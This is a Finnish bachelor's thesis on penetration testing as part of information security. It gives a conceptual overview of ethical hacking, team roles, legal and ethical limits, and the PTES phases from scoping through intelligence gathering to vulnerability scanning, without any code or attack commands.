WWW.JAMK.FI

PENETRAATIOTESTAUS OSANA TIETOTURVAN TOTEUTUSTA

Jarkko Puhakka

Opinnäytetyö
Marraskuu 2012

Tietotekniikan koulutusohjelma

Tekniikan ja liikenteen ala

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

OPINNÄYTETYÖN
KUVAILULEHTI

Tekijä(t) PUHAKKA, Jarkko	Julkaisun laji Opinnäytetyö	Päivämäärä 18.11.2012
	Sivumäärä 125	Julkaisun kieli Suomi
	Luottamuksellisuus ( ) saakka	Verkkojulkaisulupa myönnetty (X)
Työn nimi PENETRAATIOTESTAUS OSANA TIETOTURVAN TOTEUTUSTA		
Koulutusohjelma Tietotekniikan koulutusohjelma		
Työn ohjaaja(t) LEINO, Janne		
Toimeksiantaja(t) Jyväskylän Ammattikorkeakoulu / JYVSECTEC		

Tiivistelmä

JYVSECTEC on Euroopan aluekehitysrahaston (EAKR) osarahoittama hanke, jonka toteuttajana toimii Jyväskylän ammattikorkeakoulu. Hankkeen tarkoituksena on rakentaa tietoturvan testaamiseen, kehittämiseen ja koulutukseen tarkoitettu ympäristö.

Työn tarkoituksena oli tutkia penetraatiotestaukseen liittyviä vaiheita, toimintatapoja ja penetraatiotestaajien käyttämiä työkaluja. Penetraatiotestauksessa jäljitellään tapoja, joita mahdollinen hyökkääjä käyttää pyrkiessään murtautumaan tietoverkkoihin ja -järjestelmiin. Penetraatiotestaaja on niin kutsuttu eettinen hakkeri, joka testaa toimeksiantajansa järjestelmiä ja verkkoa yrittämällä murtautua niihin. Penetraatiotestauksen pohjalta tehtyjen löydösten ja havaintojen pohjalta on tarkoitus pystyä parantamaan testauksen kohteen tietoturvaa paikkaamalla siitä löytyneitä aukkoja. Penetraatiotestaus pystytään sovittamaan ja suorittamaan tarpeiden, sekä käytössä olevien resurssien mukaan. Penetraatiotestauksessa käytettävien työkalujen avulla voidaan myös helposti todentaa yksittäisten suojamekanismien ja -järjestelmien toimivuus.

Työssä rakennettiin haavoittuva laboratorioverkko palveluineen, johon penetraatiotestauksessa käytettäviä työkaluja ja menetelmiä testattiin. Tuloksena saatiin todennettua penetraatiotestauksen tuomia hyötyjä tietoturvaa toteutettaessa, sekä tietoturvan ja sen rakenteen ymmärtämisessä. Penetraatiotestaus eri muodoissaan on ainoa tapa testata tietoturvan toteutusta kokonaisuutena. Kattava penetraatiotestaus vaatii testaajilta paljon tietotaitoa, mutta toisaalta tämän päivän penetraatiotestaustyökalut ovat pitkälle kehittyneitä ja helpottavat työtä suuressa määrin. Penetraatiotestauksen opettelu toimii hyvänä pohjana tietoturvan opiskelulle.

Avainsanat (asiasanat)

Penetraatiotestaus, eettinen hakkerointi, tietoturva, Penetration Testing Execution Standard (PTES), Metasploit, Backtrack Linux

Muut tiedot

Author(s)
PUHAKKA, Jarkko

Type of publication
Bachelor´s Thesis

Date
18.11.2012

Pages
125

Language
Finnish

Confidential

( ) Until

Permission for web publication
(X)

Title
PENETRATION TESTING AS PART OF INFORMATION SECURITY

Degree Programme
Information Technology

Tutor(s)
LEINO, Janne

Assigned by
JAMK University of Applied Sciences / JYVSECTEC

Abstract

JYVSECTEC is a cyber security project carried out by JAMK University of Applied Sciences. The objective of the project is to establish testing, development and education environment for cyber security. The project is partly founded by European Regional Development Fund.

The aim of the thesis was to research phases, processes and tools related to penetration testing. Penetration testing is a way to simulate the methods as the attacker uses when breaking into a victim's network and systems. Penetration tester is an ethical hacker, who tests client's systems by using the same methods that attackers could use. As a result of the penetration test, all the findings are used to make systems and network more secure. Penetration test can be customized to the needs and resources of the client. The tools used in penetration testing can also be used as a simple way of testing single security system in a network.

As part of thesis a laboratory network was build for testing tools and methods used in penetration testing. As a result of thesis it was proven that by doing penetration test there are benefit when putting information security into effect. Penetration test is the only way to test how information security is working as a whole. Comprehensive penetration test requires that the tester is skilled however, the current penetration testing tools are relatively advanced and makes the task easier. Learning to make penetration tests gives a good base to learning and understanding information security.

Keywords
Penetration testing, ethical hacking, Penetration Testing Execution Standard (PTES), Metasploit, Backtrack Linux, information security, pen test

Miscellaneous

SISÄLTÖ

KUVIOT

TAULUKOT

LYHENTEET

AV	Anti-Virus
CEH	Certified Ethical Hacker
CLI	Command-Line Interface
CPT	Certified Penetration Tester
DoS	Denial of Service
DNS	Domain Name System
GHDB	Google Hacking Database
GPEN	GIAC Certified Penetration Tester
GUI	Graphical User Interface
HIDS	Host-Basen Intrusion Detection System
HUMINT	Human Intelligence
IDS	Indtrusion Detection System
IP	Internet Protocol
IPS	Indtrusion Prevention System
PTES	Penetration Testing Execution Standard
OSINT	Open Source Intelligence
OWASP	Open Web Application Security Project
SQL	Standardized Query Language
URL	Uniform Resource Locator
WAF	Web Application Firewall
WEP	Wired Equivalent Privacy
WEBINT	Web Source Intelligence
WPA	Wi-Fi Protected Access

1 TYÖN LÄHTÖKOHDAT

1.1 Mikä penetraatiotestaus?

Kyberturvallisuuden merkitys on kasvanut viime vuosina mahdollisten kyberhyökkäysten aiheuttamien vahinkojen ja vaikutuksen kasvaessa. Viime vuosina kyberhyökkäykset ovat kehittyneet entistä enemmän harkituiksi teoiksi, joilla tavoitellaan esimerkiksi taloudellista hyötyä tai vaikkapa naapurimaan tietojen vakoilua (Kim, Wang, Ullrich 2012, 66-73). Niin kutsutusta kyberrikollisuudesta on tullut hyvin organisoitua ja taloudellisesti erittäin kannattavaa toimintaa, jota pyörittävät isot rikollisorganisaatiot palkkaamalla riveihinsä kokeneita ja taitavia hakkereita. Hyökkäys voidaan tehdä mistäpäin maailmaa tahansa mikäli uhri vain on kytkeytyneenä internetiin. (Hyppönen 2011.)

On alettu myös puhua niin kutsutuista kohdennetuista hyökkäyksistä (Advanced Persistent Threats), joissa hyödynnetään esimerkiksi nollapäivän haavoittuvuuksia ja varta vasten tarkoitusta varten kehitettyjä haittaohjelmia. Tekijöillä on usein käytössään paljon aikaa ja resursseja hyökkäyksen toteuttamiseen. Tunnetuimpia esimerkkejä tällaisista hyökkäyksistä lienevät stuxnetin tapaus ja RSA:ta vastaan tehdyt hyökkäykset, sekä ennen kaikkea uusin tulokas Flame. Kyberhyökkäyksiä on alettu käyttämään myös poliittisena ja aatteellisena mielenilmauksen välineenä, minkä seurauksena on syntynyt käsite Hactivism. Kaiken kaikkiaan tänä päivänä on enää turhaa ajatella olevansa turvassa siksi että ei olisi kiinnostava kohde hyökkääjälle. Kuka tahansa voi joutua kyberhyökkäyksen uhriksi. Yritysmaailmassa tietomurron vahingot ovat pienimmilläänkin maineen sekä luotettavuuden menettäminen yleisön silmissä.

Kennedy, O'Groman, Kearns, & Aharoni (2011, 1) määrittelevät penetraatiotestauksessa simuloitavan tapoja joita mahdollinen hyökkääjä käyttää pyrkiessään murtautumaan yrityksen verkkoon ja tietojärjestelmiin. Yritykset satsaavat miljoonia erilaisiin tietoturvaratkaisuihin suojellakseen yritystään tietomurroilta, ja penetraatiotestaus on yksi tehokkaimmista keinoista löytää järjestelmien tietoturvan heikkoudet ja todentaa suojamekanismien toimivuus. Penetraatiotestaaja suorittaa yrityksen pyynnöstä toteutettavan hyökkäyksen

yrityksen verkkoon, jonka tarkoituksena on pyrkiä löytämään ja paikkaamaan aukkoja yrityksen tietoturvassa, joita mahdollinen vihamielinen taho pystyisi hyödyntämään hyökätessään yritystä vastaan. Englannin kielessä penetraatiotestauksesta käytetään usein termiä pen test.

Penetraatiotestaaja on niin kutsuttu eettinen hakkeri. CEH eli Certified Ethical Hacker määrittelee eettisen hakkerin olevan aina jonkin tahon palkkaama henkilö, joka testaa toimeksiantajansa järjestelmiä ja verkkoa. Eettisestä hakkerista saatetaan myös käyttää nimitystä White Hat. Vihamielisistä hakkereista puolestaan käytetään yleensä nimitystä Cracker tai Black Hat, joidenka motiivina voi olla esimerkiksi jokin tämän kappaleen alussa mainituista. Niin kutsuttu Grey Hat on jotain tältä väliltä. He pyrkivät löytämään tietoturva-aukkoja ilman kyseisen verkon ja järjestelmien haltijoiden lupaa, mutta heidän motiivinsa ei ole aiheuttaa vahinkoa, vaan useimmiten kehittää tietoturvaa tai osoittaa omaa kyvykkyyttään. Tämä on kuitenkin samalla tavoin laitonta kuin Black Hat -toiminta. (Walker 2012.)

Penetraatiotestauksen suorittamiseen on viime vuosina alettu kehittää omaa standardia: ”Penetration Testing Execution Standard” eli PTES. Kyseisen standardin tarkoituksena on ollut luoda minimi vaatimukset sille, mitä suoritettavan penetraatiotestauksen tulisi vähintään käsittää, eri tasoisia testauksia tämän päälle, raportoinnin vaatimukset sekä määritellä testaukseen liittyviä käsitteitä. Standardin kehittäminen on aloitettu vuonna 2010 ja siitä on julkaistu vasta keskeneräinen BETA versio, joka on toteutettu internetistä löytyvänä sivustona. (Penetration Testing Execution Standard 2012.) PTES:a on ollut kehittämässä joukko kokeneita tietoturva-alan ammattilaisia. Standardin lisäksi eri tahot ovat myös alkaneet tarjota aiheeseen liittyviä sertifikaatteja kuten edellä mainittu Certified Ethical Hacker ja Certified Penetration Tester (CPT) sekä GIAC Certified Penetration Tester (GPEN). Koulutuksia ja sertifiointimahdollisuuksia järjestetään myös Suomessa.

1.2 Työn tavoitteet ja toimeksiantaja

Tämän työn tarkoituksena oli tutkia penetraatiotestaukseen liittyviä vaiheita, toimintatapoja ja penetraatiotestaajien käyttämiä työkaluja. Näitä tutkittiin käyttämällä tiedonlähteenä aiheesta kirjoitettua kirjallisuutta, aiheeseen liittyviä web-sivuja ja keskustelu-foorumeita, sekä penetraatiotestauksen toteuttamiseen kehitteillä olevaa standardia " Penetration Testing Execution Standard". Lisäksi tarkoituksena oli luoda esimerkkitoteutus testauksesta laboratorioympäristössä ja tätä kautta pyrkiä tutkimaan, kuinka penetraatiotestauksella pystytään vaikuttamaan tietoturvan toteuttamiseen.


Toimeksiantaja JYVSECTEC (Jyväskylä Security Technology) on Euroopan aluekehitysrahaston (EAKR) osarahoittama hanke, jonka toteuttajana toimii Jyväskylän ammattikorkeakoulu. Hankkeen tarkoituksena on rakentaa tietoturvan testaamiseen, kehittämiseen ja koulutukseen tarkoitettu ympäristö. Hankkeen suunniteltu toteutusaika on 1.9.2011 - 31.12.2013.

2 PENETRAATIOTESTAUS PROJEKTINA

2.1 Penetraatiotestaustiimi ja sen roolit

Penetraatiotestaustiimistä kuulee usein käytettävän nimitystä tiger team. CEH määrittelee tiger teamin olevan käsite joukosta ihmisiä, jotka toimivat yhdessä liiketoiminnan pohjalta ja ovat kokoontuneet ratkaisemaan tai suorittamaan yhteistä tehtävää. (Walker 2012.) Kyseessä on termi, joka ei viittaa pelkästään penetraatiotestauksia suorittavaan tiimiin, vaan on myös käytössä yleisesti liiketoimintakentällä. Tiimin koko määräytyy projektin laajuuden ja luonteen mukaan ja lisäksi siihen saattaa vaikuttaa liiketoimintaa harjoittavan organisaation rakenne (Wilhelm 2010).

Wilhelm (2010) esittelee kirjassaan Professional Penetration Testing tyypillisen penetraatiotestaustiimin rakenteen, joka on esitetty kuviossa 1.



KUVIO 1. Esimerkki tiimin rakenteesta

Tiimin päällikkö on mahdollisimman korkealla organisaation hierarkiassa, kuten esimerkiksi osastonpäällikkö tai toimitusjohtaja. Hänen tehtävänään on tukea tiimin toimintaa ja mahdollistaa eri organisaatioyksiköiden läpi tapahtuva päätöksenteko. Tiimin päälliköitä voi myös olla useampia. Mikäli kyseessä on ulkoistettu penetraatiotestaustiimi, päällikön roolissa tulee olla asiakasorganisaatiossa työskentelevä henkilö. Ryhmänjohtaja toimii nimensä mukaisesti ryhmän vetäjänä. Projektipäällikkö on henkilö, jolla on käsitys penetraatiotestauksen toteuttamisesta, ja myös osaamista projektienhallintaan liittyen. Hänen tehtävänään on suunnitella ja organisoida testausprojekti. Ryhmänjohtaja ja projektipäällikkö saattavat myös olla tarvittaessa sama henkilö. Penetraatiotestaajan sen sijaan ei yleensä ole suotavaa toimia projektipäällikkönä. Penetraatiotestaaja on nimensä mukaisesti erikoistunut penetraatiotestaukseen ja hänellä on tarvittavat tietotekniset taidot työn suorittamiseen. Hänen tarkoituksensa on keskittyä pelkästään testauksen käytännön toteuttamiseen. (Wilhelm 2010.)

2.2 Testaus- ja hyökkäystyypit

Kun hyökkääjä on valinnut kohteensa, riippumatta tämän motiiveista hyökkäys käsittää yleensä seuraavat vaiheet:

1. Kohteeseen tutustuminen ja laitteiden sekä verkon kartoittaminen.
2. Kohteella käytössä olevien järjestelmien ja sovelluksien kartoittaminen ja niiden haavoittuvuuksien tunnistaminen
3. Järjestelmiin tukeutuminen
4. Oikeuksien eskaloiminen
5. Tiedon kerääminen järjestelmästä johon tunkeuduttu
6. Mahdollinen takaoven asennus, joka mahdollistaa hyökkääjälle jatkossakin pääsyn järjestelmään
7. Hyökkäyksen jatkaminen syvemmälle hyödyntämällä järjestelmää johon tunkeuduttu.

(Paquet 2009, 28.)

Juuri näitä vaiheita penetraatiotestaaja pyrkii jäljittelemään mahdollisimman tarkasti. Penetraatiotestaajalla, toisin kuin oikealla hyökkääjällä, on kuitenkin yleensä käytössään hyvin rajallinen määrä aikaa ja resursseja käytettävänä testauksen toteuttamiseen. Siksi testaus ei välttämättä käsitä kaikkia edellä mainituista kohdista. Lisäksi testaajan on aina noudatettava hyvin tarkasti lakia ja suoritettava testaus siten, ettei se loukkaa kenenkään oikeuksia. Esimerkiksi niin kutsuttu Social Engineering eli ihmisten hyödyntäminen ja hyväksikäyttäminen osana tietomurtoa, saattaa olla vaikeaa toteuttaa luvallisesti osana testausta, mutta vihamieliselle Black Hat -hakkerille hyvinkin helppoa ja vaivatonta.

Penetraatiotestaus voidaan tehdä käyttäen kahta eri lähtökohtaa. Toisessa on käyty yhdessä asiakkaan kanssa läpi tämän järjestelmät ja verkko ennen testauksen aloittamista. Tällöin varsinaista tiedonkeruu- ja verkonkartoitusvaihetta ei tarvita, jolloin testaus on nopeampaa. Toisessa mallissa testaus tehdään alusta asti ja asiakas ei tarjoa testaajalle edellä mainittuja tietoja, vaan testaaja pyrkii itse luomaan koko kuvan asiakkaan organisaatiosta aina toimipisteiden sijainnista verkkoon ja järjestelmiin asti. Vain pieni rajattu joukko asiakkaan organisaatiossa tietää testauksesta tässä toimintamallissa. Tämä tapa

simuloi tosielämän tilannetta, mutta vie samalla enemmän aikaa. (Kennedy ym. 2011, 5.)

CEH määrittelee tämän ajattelun pohjalta kolme testaustyyppiä: Black Box, White Box ja Grey Box. Black boxissa testaajalle ei ole annettu mitään tietoja organisaatioista tai sen järjestelmistä. White box on edellisen vastakohta, eli testaajalla on käytössään kaikki tieto asiakkaan organisaatiosta ja järjestelmistä. Grey box on edellisten sekoitus, eli testaajalla on käytössään rajatusti informaatiota. (Walker 2012.) Grey box -testauksella yleensä simuloidaan yrityksen työntekijän tekemää hyökkäystä.

Hyökkääjä saattaa pyrkiä tunkeutumaan järjestelmiin ja pääsemään käsiksi tietoihin useita eri reittejä pitkin. Se voi olla mitä tahansa fyysisestä murtautumisesta kohteen tiloihin aina monimutkaisen haittaohjelman kirjoittamiseen asti. Jos haluaa suojata tietonsa tietomurrolta, on siksi aivan ensiksi ymmärrettävä, mistä kaikesta tietoturva rakentuu.

Tietoturva voidaan esimerkiksi kuvata kerroksina uloimmasta sisimpään seuraavasti:

1. Hallinnollinen turvallisuus
2. Henkilöstöturvallisuus
3. Fyysinen turvallisuus
4. Tietoliikenneturvallisuus
5. Ohjelmistoturvallisuus
6. Laitteistoturvallisuus
7. Tietoaineistoturvallisuus
8. Käyttöturvallisuus

(Salpanet 2004.)

Esimerkiksi yrityksellä saattaa olla kalliita järjestelmiä rakennettuna osaksi verkkoa estämään ja havaitsemaan verkkoon tunkeutuminen internetistä sekä lisäksi kaikki salaiset tiedot salattu tehokkaalla salausmenetelmällä. Mutta entäpä jos yrityksessä tästä huolimatta tulostetaan salaisia asiakirjoja paperille ja

heitetään ne sellaisenaan normaaliin paperin keräykseen. Tietoturvan voidaankin tässä kerrosajattelumallissa sanoa olevan yhtä vahva kuin sen heikoin lenkki. Hyökkääjä, joka tosissaan haluaa päästä käsiksi yrityksen tietoihin tai aiheuttaa tälle muuten harmia, etsii ja iskee juuri heikoimpaan kohtaan yrityksen tietoturvassa.

CEH jaottelee itse hyökkäystyypit neljään kategoriaan: Operating system attacks eli käyttöjärjestelmiin tehtävät hyökkäykset, Application-level attacks eli sovellusten haavoittuvuuksia hyödyntävät hyökkäykset, Shrink-wrap code attacks, jolla viitataan esimerkiksi skripteillä automatisoitujen toimenpiteiden haavoittuvuuksiin ja Misconfiguration attacks eli konfiguraatiovirheiden aiheuttamiin aukkoihin hyökkääminen. (Walker 2012.) Tämä jaottelu on kuitenkin melko huono sillä se on puhtaasti tekninen ja unohtaa täysin tietoturvan inhimillisen olemuksen. Se kuvaakin paremmin teknisiä haavoittuvuuksia.

Testauksen laajuudesta ja tyypistä sopiminen asiakkaan kanssa on jokaisen penetraatiotestauksen lähtökohta. Penetration Testing Execution Standard jakaa testauksen seitsemään vaiheeseen, joista ensimmäinen on Pre-engagement Interactions eli määrittely- ja sopimusvaihe. Taulukossa yksi on esitetty Penetration Testing Execution Standardin määrittelyvaiheen pohjalta testauksesta läpikäytäviä ja sovittavia asioita. Penetration Testing Execution Standard tarjoaa myös valmiin kysymyslistan määrittelyvaiheessa asiakkaan kanssa läpikäytävistä asioista.

TAULUKKO 1. Testauksen määrittelyvaihe

Testauksen suunnittelu			
Rajaus	***Tavoitteet***	***Viestintä***	***Säännöt***
Testauksen laajuudesta sopiminen	Testauksen tavoitteiden määritteleminen	Tapahtumien raportointiprosessi	Mihin aikaan päivästä testausta saa suorittaa
Kesto (aloitus ja lopetus päivä)	Business analyysi	Kriisiviestintä	Arkaluontoisen materiaalin käsittely
Sallitut IP-osoitealueet	Tarveanalyysi	Tilanne raportoinnin aikaväli	Säännölliset tapaamiset testaukseen osallistuvien kesken
Kolmannen osapuolen toimijoiden huomioiminen (ISP, Pilvipalvelun tarjoajat, webhosting jne.)		Viestintä kolmannen osapuolen toimijoiden kanssa kanssa	Tapahtumienhallinta ja tilanteen valvominen
Social Engineering		Viestinnän salauksesta sopiminen (PGP ym.)	
DoS testaus			

2.3 Etiikka ja laillisuus

Penetraatiotestaukseen liittyy paljon eettisiä ja lakiin liittyviä kysymyksiä. Black Hat -hakkeri saattaisi esimerkiksi tunkeutua yrityksen työntekijän sähköpostiin tai facebook-tiliin ja esiintymällä kyseisenä henkilönä verkossa hankkia itselleen salaista tietoa. Kyseessä olisi identiteettivarkaus ja yrityksen työntekijän yksityisyyttä loukattaisiin. Eettisesti oikein toimiva penetraatiotestaaja ei siis ikinä pääse täysin tosielämän tilanteen tasolle testausta suorittaessaan.

Jo pelkästään hakkeroinnin opettelu ja opettaminen herättää eettisiä kysymyksiä. Brian A. Pashel (2006) käsittelee aihetta artikkelissaan "*Teaching students to hack: ethical implications in teaching students to hack at the university level*". Artikkelin mukaan yritykset käyttävät yhä enenevässä määrin eettistä hakkerointia osana tietoturvansa toteuttamista, ja niinpä on syntynyt tarve kouluttaa ihmisiä hakkereiksi. Koska taitoa voidaan käyttää väärin, on

tärkeää että hakkerointia opetettaessa ja harjoitettaessa tiedostetaan sekä tehdään selväksi lailliset ja eettiset näkökulmat (Pashel 2006). Tämä pätee myös penetraatiotestaukseen. Edellä Kuvattu skenaario identiteettivarkaudesta on vain yksi esimerkki rajasta, jota oikein toimiva White Hat ei saa ylittää. Penetraatiotestausta suunniteltaessa ja toteutettaessa on oltava selvillä suoritettavien toimenpiteiden laillisuus. Testauksesta ja sen laajuudesta on aina laadittava kirjallinen sopimus asiakkaan kanssa.

3 PENETRAATIOTESTAUKSEN VAIHEET

3.1 Penetration Testing Execution Standardin määrittelemät vaiheet

Kuten edellisessä luvussa mainittiin Penetration Testing Execution Standard jakaa testauksen seitsemään vaiheeseen:

1. Pre-engagement Interactions (Määrittely)
2. Intelligence Gathering (Tiedonkeruu)
3. Threat Modeling (Riskianalyysi)
4. Vulnerability Analysis (Haavoittovuuksien kartoittaminen)
5. Exploitation (Hyökkäys)
6. Post Exploitation (Jälkihyökkäys)
7. Reporting (Raportointi)

Vaiheet suoritetaan aina tässä järjestyksessä. Mikäli määrittelyvaiheessa asiakkaan kanssa päädytään niin kutsuttuun White Box -testaukseen, eli testaajalle luovutetaan valmiiksi kaikki tiedot verkosta ja järjestelmistä, voidaan siirtyä tiedonkeruun vaiheen ohi suoraan tekemään riskianalyysia. Koska määrittelyvaihetta käytiin jo läpi tämän raportin edellisessä luvussa, käydään seuraavaksi läpi vaiheet alkaen tiedonkeruuvaiheesta.

3.2 Tiedonkeruu

Tiedonkeruuvaiheessa pyritään selvittämään mahdollisimman paljon testattavasta kohteesta. Kerätyn tiedon avulla pystytään päättelemään, mitä kautta yrityksen järjestelmiin ja tietoihin on mahdollista päästä käsiksi. Tämä voi tapahtua kolmea eri reittiä: fyysistä, elektronista tai ihmisten kautta. (Penetration Testing Execution Standard 2012.) Tietoa voidaan kerätä joko passiivisesti tai aktiivisesti. Passiivisessa tiedonkeruussa ei varsinaisesti ”kosketa” kohteen järjestelmiin. Aktiivisessa tiedonkeruussa keskustellaan kohteen järjestelmien kanssa vaikkapa suorittamalla porttiskannaus. (Kennedy ym. 2011, 16) PTES määrittelee näiden lisäksi semi-passiivisen tilan, jossa järjestelmien kanssa keskustellaan normaalin internetliikenteen tavoin (Penetration Testing Execution Standard 2012). Testauksen kohteen verkon ja järjestelmien kartoitusesta käytetään yleisesti termiä footprinting (Walker 2012).

Yksi tiedonkeruun muoto on niin kutsuttu Open Source Intelligence eli OSINT, jolla viitataan julkisesti saatavilla olevan tiedon keräämiseen ja analysointiin (Kennedy ym. 2011, 16). OSINT suoritetaan ennen aktiivista footprintingiä. Huomioitavaa on että OSINT tieto saattaa aina olla virheellistä tai vanhentunutta (Penetration Testing Execution Standard 2012). Käsitteellä Web Source Intelligence eli WEBINT tarkoitetaan tiedon keräämistä internetissä olevilta julkisilta servereiltä (Gragido & Pirc, 2011). OSINT käsittää siis myös WEBINT:n lisäksi muut mahdolliset lähteet.

OSINT katsotaan yleisesti olevan laillista, sillä se perustuu nimensä mukaisesti vapaasti saatavilla olevan tiedon käyttämiseen. Matt Walker (2012) vertaa OSINT tyyppistä tiedonkeruuta CEH-oppaassaan Competitive intelligence -termiin, jolla tarkoitetaan yrityksien kilpailijoistaan keräämää tietoa liittyen näiden asiakkaisiin, tuotteisiin ja markkinointiin (Walker 2012). WEBINT-käsite on puolestaan saanut rinnalleen käsitteen Google hacking, jolla viitataan nimenmukaisesti tiedon keruuseen käyttäen hyväksi googlen hakukonetta ja sen kehittyneitä ominaisuuksia (Lancor & Workman 2007). HUMINT eli Human Intelligence tarkoittaa tiedon keräämistä ihmisiltä. HUMINT on aktiivista tiedon keräämistä sillä se vaatii aina vuorovaikutusta toisen ihmisen kanssa. (Penetration Testing Execution Standard 2012.)

Niin kutsuttu skannaaminen on aktiivista tiedonkeräämistä ja se voidaan jakaa karkeasti kolmeen eri osa-alueeseen: verkko-, portti- ja haavoittuvuus skannaukseen (Walker 2012). Walker (2012) jakaa CEH oppaassaan skannausprosessin neljään vaiheeseen:

1. Etsitään verkon laitteet jotka vastaavat eli ovat niin sanotusti hengissä.
2. Etsitään löydettyjen laitteiden aukinaiset portit.
3. Pyritään havaitsemaan laitteiden käyttöjärjestelmät ja versiot.
4. Pyritään löytämään järjestelmien ja laitteiden haavoittuvuuksia.

IP:tä käyttävissä laitteissa verkon hengissä olevat laitteet voidaan yksinkertaisimmillaan löytää vaikkapa icmp echo requestin ja replyn eli niin kutsutun pingin avulla. Aukinaisten porttien löytäminen tapahtuu esimerkiksi tcp, udp ja icmp probeja eli eräänlaisia tiedustelupakketteja käyttäen. Eri käyttöjärjestelmät ja niiden versiot vastaavat erinäisiin kyselyihin tietyllä tavalla tai välittävät itsestään sellaista tietoa, että niin kutsuttu OS fingerprinting on mahdollista. Myös niin kutsutun banner grabbingin avulla pystytään saamaan tietoa järjestelmästä. (Walker 2012.) Penetration Testing Execution Standard määrittelee haavoittuvuuksien kartoittamisen ja analysoinnin omaksi vaiheekseen testauksessa ja näin ollen myös osan edellä esitetystä Walkerin skannausprosessista.

Tiedonkeruun toteuttaminen voidaan jakaa neljään vaiheeseen. Ensimmäisessä vaiheessa pyritään kohteesta saamaan mahdollisimman paljon tietoa yleisellä tasolla. Tämä tarkoittaa käytännössä organisaation rakenteen ja sen liiketoimintakentän tunnistamista. Seuraavassa vaiheessa jäljitetään kaikki kohteeseen mahdollisesti liittyvät DNS-nimet ja muutetaan ne IP-osoitteiksi. Kolmannessa vaiheessa varmistetaan, kenen omistuksessa kyseiset DNS-nimet ja ip-osoitealueet ovat. Lopuksi tarkistetaan, mitkä kerätyistä ip-osoitteista ovat tavoitettavissa internetistä. Osoitteeseen, jota ei tavoita internetin yli, ei myöskään pysty hyökkäämään internetin yli. (Moore, Beale, & Meere 2005, 5-7.)

Tietoa kerättäessä ja analysoitaessa löydökset kirjataan järjestelmällisesti ylös, koska tiedon kerääminen luo pohjan tuleville seuraaville vaiheille, ja sen

tulee olla siis helposti hyödynnettävissä myös jatkossa (Kennedy ym. 2011, 15). Tiedonkeruun tuloksena muodostetaan lista kohteista joihin yritetään hyökätä (Penetration Testing Execution Standard 2012). Taulukossa kaksi on esitetty Penetration Testing Execution Standardia mukaillen mitä ja miten tietoa pyritään keräämään.

TAULUKKO 2. Tiedonkerääminen

Teidonkerääminen					
OSINT		**HUMIT** (siinä missä sallittu)	**Footprinting**		**Suojausmekanismien kartoitus**
Yritys	**Työntekijä**		**Ulkoinen**	**Sisäinen**	
Sijainti	Social Network	Social Engineering	Osoitteet	Portti skannaus	Toimipisteen tutkiminen paikan päällä
Toimintasektori	Blogit	Avain työntekijät	Järjestelmät	ping/snmp sweeping	Verkonsuojaus
Tuotteet	Internet/Mobile footprinting	Partnerit/Toimittajat	Ovatko päivitykset ajantasalla?	zone transfer	Host koneiden suojaus
Markkinointi	Historia		Verkkojen kartoitus	SMTP Bounce Back	Sovellustason suojaus
Yhteistyökumppanit	jne.		Haavoittuvia websovelluksia?	Forward/Reverse DNS	Tallennusjärjestelmien suojaus
Tärkeitä päivämääriä				Banner grabbing	
Avoimet työpaikat				VoIP mapping	
Taloudellinen tilanne				ARP Discovery	
jne.				DNS Discovery	

3.3 Riskianalyysi

Riskianalyysivaiheen tarkoituksena on määrittelyvaiheen ja tiedonkeruuvaiheen pohjalta saadun informaation avulla tehdä riskianalyysi. Riskianalyysi muodostetaan koko kokonaisuuden pohjalta. Se auttaa hahmottamaan yrityksen tärkeimpiä suojattavia kohteita ja niin kutsuttuja toissijaisia kohteita, joiden kautta saatetaan myös hyökätä ensisijaisiin kohteisiin. (Penetration Testing Execution Standard 2012.) Penetration Testing Execution Standardin esittelemä riskianalyysivaihe menee hyvin syvälle ja vaatii organisaation liiketoiminnan, tuotteiden ja suunnitelmien tietämystä sekä ymmärtämistä. Oma näkemykseni on, että mikäli penetraatiotestauksen suorittaa organisaation ulkopuolinen tiimi, vaatii riskianalyysin tekeminen asiakasorganisaation vahvaa osallistumista testauksen ensimmäisiin vaiheisiin ja näin ollen White Box -mallista toteutusta.

3.4 Haavoittuvuuksien kartoittaminen

Haavoittuvuustestauksen ja skannauksen tarkoituksena on nimenmukaisesti pyrkiä löytämään järjestelmien heikkouksia, joita vastaan voidaan hyökätä. Tällainen haavoittuvuus voi johtua esimerkiksi päivitysten laiminlyönnistä tai huonosta konfiguroinnista. Haavoittuvuuksia voidaan etsiä monella tapaa riippuen tavoitteista ja tarkoituksesta. (Penetration Testing Execution Standard 2012.) Internetistä löytyy useita vapaasti saatavilla olevia haavoittuvuustietokantoja.

Haavoittuvuusskanneri on ohjelma, joka on suunniteltu etsimään haavoittuvuuksia järjestelmistä, verkosta ja sovelluksista. Nämä ohjelmat lähettävät testattavalle kohteelle dataa ja analysoivat saamansa vastauksen. Vastauksen perusteella pyritään määrittelemään esimerkiksi versio ja päivitysten tilanne. Vertaamalla vastauksia tietokantaansa, ohjelma muodostaa raportin löytyneistä tunnetuista haavoittuvuuksista kyseisen järjestelmän versioon. (Kennedy ym. 2011, 35.)

